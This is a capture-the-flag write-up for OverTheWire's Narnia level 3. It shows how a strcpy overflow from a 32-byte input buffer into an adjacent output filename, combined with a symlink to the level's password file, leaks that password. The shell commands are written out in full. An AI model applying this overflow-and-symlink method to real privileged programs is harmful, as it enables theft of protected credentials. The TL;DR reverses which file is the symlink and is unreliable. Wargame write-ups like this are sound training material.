Narnia Level - 3

This is an elaborate each level oriented write-up for the Narnia wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

Donate at: https://overthewire.org/information/donate.html

Author: Jinay Shah

Tools Used:

- Kali Linux
- Python
- GDB

TL;DR

Vulnerability:

`strcpy(ifile, argv[1])` allows overflow of 32-byte `ifile` into 16-byte `ofile`.

Exploit Strategy:

- Provide a 32-character prefix → fully fills `ifile`.
- Append `/tmp/jynx` → overflows into `ofile`.
- Create:
  - Real file at `/tmp/<32 chars>/tmp/jynx` (input)
  - Soft link `/tmp/jynx → /etc/narnia_pass/narnia4` (output)

Why it works:

- `open(ifile)` reads your real file.
- `open(ofile)` opens your overwritten path → the soft link.

- `write(ofd, buf)` writes the buffer to the password file via the soft link.

Final result:

Narnia4 password is written into `/tmp/jynx`, readable by you.

Level info:

`narnia3.c`

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char **argv){

   int  ifd,  ofd;
   char ofile[16] = "/dev/null";
   char ifile[32];
   char buf[32];

   if(argc != 2){
      printf("usage, %s file, will send contents of file 2 /dev/null\n",argv[0]);
      exit(-1);
   }

   /* open files */
   strcpy(ifile, argv[1]);
   if((ofd = open(ofile,O_RDWR)) < 0 ){
      printf("error opening %s\n", ofile);
      exit(-1);
   }
```

```
    if((ifd = open(ifile, O_RDONLY)) < 0 ){
        printf("error opening %s\n", ifile);
        exit(-1);
    }

    /* copy from file1 to file2 */
    read(ifd, buf, sizeof(buf)-1);
    write(ofd,buf, sizeof(buf)-1);
    printf("copied contents of %s to a safer place... (%s)\n",ifile,ofile);

    /* close 'em */
    close(ifd);
    close(ofd);

    exit(1);
}
```

Solution:

Let's normally execute the program and see how it behaves and then we will look at the code and find any critical vulnerabilities in the code:

```
narnia3@narnia:/tmp$ touch n3f
narnia3@narnia:/tmp$ ls
ls: cannot open directory '.': Permission denied
narnia3@narnia:/tmp$ cd /narnia
narnia3@narnia:/narnia$ ./narnia3 /tmp/n3f
copied contents of /tmp/n3f to a safer place... (/dev/null)
narnia3@narnia:/narnia$ cat /tmp/n3f
narnia3@narnia:/narnia$
```

The program seems to copy a file into /dev/null which can literally be imagined as void- it leads to nowhere it doesn't even store anything, it discards all data written to it while reporting that the write operation succeeded any who let's head back to the code and see if we can make sense of it:

```
/* Look at this piece of code: */

char ofile[16] = "/dev/null";
char ifile[32];
char buf[32];

/* Output file is directed to /dev/null */
/* Input file and buffer size is 32 bytes */
```

The idea is to overflow the `ifile[32]` so that it overwrites the `ofile[32]` essentially getting us the password for next level. If you feel confused imagine a stack memory and how data is stored in it:

```
Lower addresses [0x00000]
+---------------------+
|       ....        |
|                   |
+---------------------+
|   ..............  |
+---------------------+
|   ..............  |
+---------------------+
|     ifile[32]     |     ← Initialize later
+---------------------+
|     ofile[16]     |     ← Initialized first
+---------------------+
|    ............   |    // Stack keeps track from higher memory to lower memory
+---------------------+    // From down to up in the illustration
|      .....        |    // If ifile is overflowed, it will store the values in ofile
+---------------------+    // i.e. previously initialized variable
|                   |
|       ...         |
+---------------------+
Higher addresses [0xFFFFF]
```

Now we understand the vulnerability, we need to now start developing the payload to exploit the same.

We need to make a directory that is equal to 32 characters long to completely store the ifile array of characters:

```
$ cd /temp
$ mkdir /tmp/abcdefghijklmnopqrstuvwxyza

# Including tmp and slashes '/' the directory path is exactly 32 charcters long as a
# string...
```

Further more whatever we provide will now be stored into output file or `ofile[16]` which is 16 characters long, but more importantly it should also be accessible to us because it will contain the password for narnia4.

Let's create a sub directory in our newly created directory the hierarchy should look like:

```
narnia3@narnia:/tmp/abcdefghijklmnopqrstuvwxyza/temp$
```

We also have to create a soft link which will be the file [or file path actually] to `/etc/narnia_pass/narnia4` , I will explain in detail how it works just bear with me for a while:

```
narnia3@narnia:/tmp/abcdefghijklmnopqrstuvwxyza/temp$ ln -s /etc/narnia_pass/narnia4 jynx
```

```
narnia3@narnia:/tmp/abcdefghijklmnopqrstuvwxyza$ mkdir temp
narnia3@narnia:/tmp/abcdefghijklmnopqrstuvwxyza$ cd temp
narnia3@narnia:/tmp/abcdefghijklmnopqrstuvwxyza/temp$ ln -s /etc/narnia_pass/narnia4 jynx
narnia3@narnia:/tmp/abcdefghijklmnopqrstuvwxyza/temp$ ls
jynx
narnia3@narnia:/tmp/abcdefghijklmnopqrstuvwxyza/temp$ ls -l
total 0
lrwxrwxrwx 1 narnia3 narnia3 24 Dec 11 10:52 jynx -> /etc/narnia_pass/narnia4
narnia3@narnia:/tmp/abcdefghijklmnopqrstuvwxyza/temp$
```

We will create the same named jynx file and give it 777 [RWX] permissions as well:

```
narnia3@narnia:/tmp$ touch jynx
narnia3@narnia:/tmp$ chmod 777 jynx
narnia3@narnia:/tmp$
```

Now then, only thing that is pending is executing our payload, everything seems to be in place:

```
narnia3@narnia:/tmp$ touch jynx
narnia3@narnia:/tmp$ chmod 777 jynx
narnia3@narnia:/tmp$ /narnia/narnia3 /tmp/abcdefghijklmnopqrstuvwxyza/tmp/jynx
error opening /tmp/abcdefghijklmnopqrstuvwxyza/tmp/jynx
narnia3@narnia:/tmp$
```

There seems to be an error reading the file.

Okay so I named the to be `/tmp` directory as `/abcdefghijklmnopqrstuvxyza/temp` and not as `...xyza/tmp`.

Let me make the changes and we should try again:

```
narnia3@narnia:/tmp/abcdefghijklmnopqrstuvwxyza$ cd tmp
-bash: cd: tmp: No such file or directory
narnia3@narnia:/tmp/abcdefghijklmnopqrstuvwxyza$ mkdir tmp
narnia3@narnia:/tmp/abcdefghijklmnopqrstuvwxyza$ ls
temp  tmp
narnia3@narnia:/tmp/abcdefghijklmnopqrstuvwxyza$ cd tmp
narnia3@narnia:/tmp/abcdefghijklmnopqrstuvwxyza/tmp$ ln -s /etc/narnia_pass/narnia4 jynx
narnia3@narnia:/tmp/abcdefghijklmnopqrstuvwxyza/tmp$ ls
jynx
narnia3@narnia:/tmp/abcdefghijklmnopqrstuvwxyza/tmp$ cd /tmp
narnia3@narnia:/tmp$ touch jynx
narnia3@narnia:/tmp$ chmod 777 jynx
narnia3@narnia:/tmp$ /narnia/narnia3 /tmp/abcdefghijklmnopqrstuvwxyza/tmp/jynx
copied contents of /tmp/abcdefghijklmnopqrstuvwxyza/tmp/jynx to a safer place... (/tmp/jynx)
narnia3@narnia:/tmp$ cat jynx
[redacted]narnia3@narnia:/tmp$
```

And there we go password for narnia4 secured!

Allow me to give a detailed technical breakdown on how this worked and why:

We began with creating a directory- the explicit path of which should exactly be 32
characters long.. which was:
/tmp/abcdefghijklmnopqrstuvwxyza → This would entirely fill up the length of ifile of 32 characters anything further will be stored in
the ofile with a length of 16 characters.

So then we create a simple path of /tmp/jynx → which is a soft link to narnia4 password.

Now remember this path will be stored in ofile instead, it is only 9 characters long so
that should not be a problem however the same path is what the program will attempt to
output as well, thus;
→ we create another file in /tmp named jynx → with complete RWX operations,
thats's why chmod 777 jynx which is the same as our input file path of;
/tmp/abc...xyza/tmp/jynx

→ We ned chmod 777 permissions because of this constraint in code:

```
if((ofd = open(ofile,O_RDWR)) < 0 ){
printf("error opening %s\n", ofile);
exit(-1);
}
```

Notice how it explicity required O_RDWR → Read, Write permissions otherwise the
program would exit with exit code 1

And finally when it takes the input which is a softlink to /etc/narnia_pass/narnia4 and
attempts to write the output we get the password for narnia level-4 in /tmp/jynx file.

BONUS:

I ended up with a confusion, after I completed the program execution:


" If the file path from /tmp/abcdefghijklmnopqrstuvwxyza which is 32 char
cters long -
is stored in ifile then /tmp/jynx - the remaining part overwrites in ofile,
if then the entire path: /tmp/abcdefghijklmnopqrstuvwxyza/tmp/jynx is not
even
stored as an input then how is the file accessed in the first place, I unders
tood
the logic of output but not the input "

- If anyone was wondering the same, here's the explanation:

When strcpy copies our 41-character path into the 32-byte ifile buffer:
The entire path gets written into memory (buffer overflow)
ifile[32] formally ends at character 32, but the remaining characters "/tm
p/jynx"
spill over into ofile[16]
However, the null terminator from our original string continues into memory

So when open(ifile, ...) is called:
→ It reads the string starting at ifile's address
It continues reading until it hits a null terminator
Since our full path /tmp/abcdefghijklmnopqrstuvwxyza/tmp/jynx is stored c
ontiguously
in memory (even though it spans two buffers), it successfully opens the full
path.

Memory layout after strcpy:



References:

1. YouTube [HMCyberAcademy]:

   https://www.youtube.com/watch?v=0koElcJyg_c&list=PLDVnRJQ0p1WVJn6XjUytYMkzWQBdjs8QJ&index=4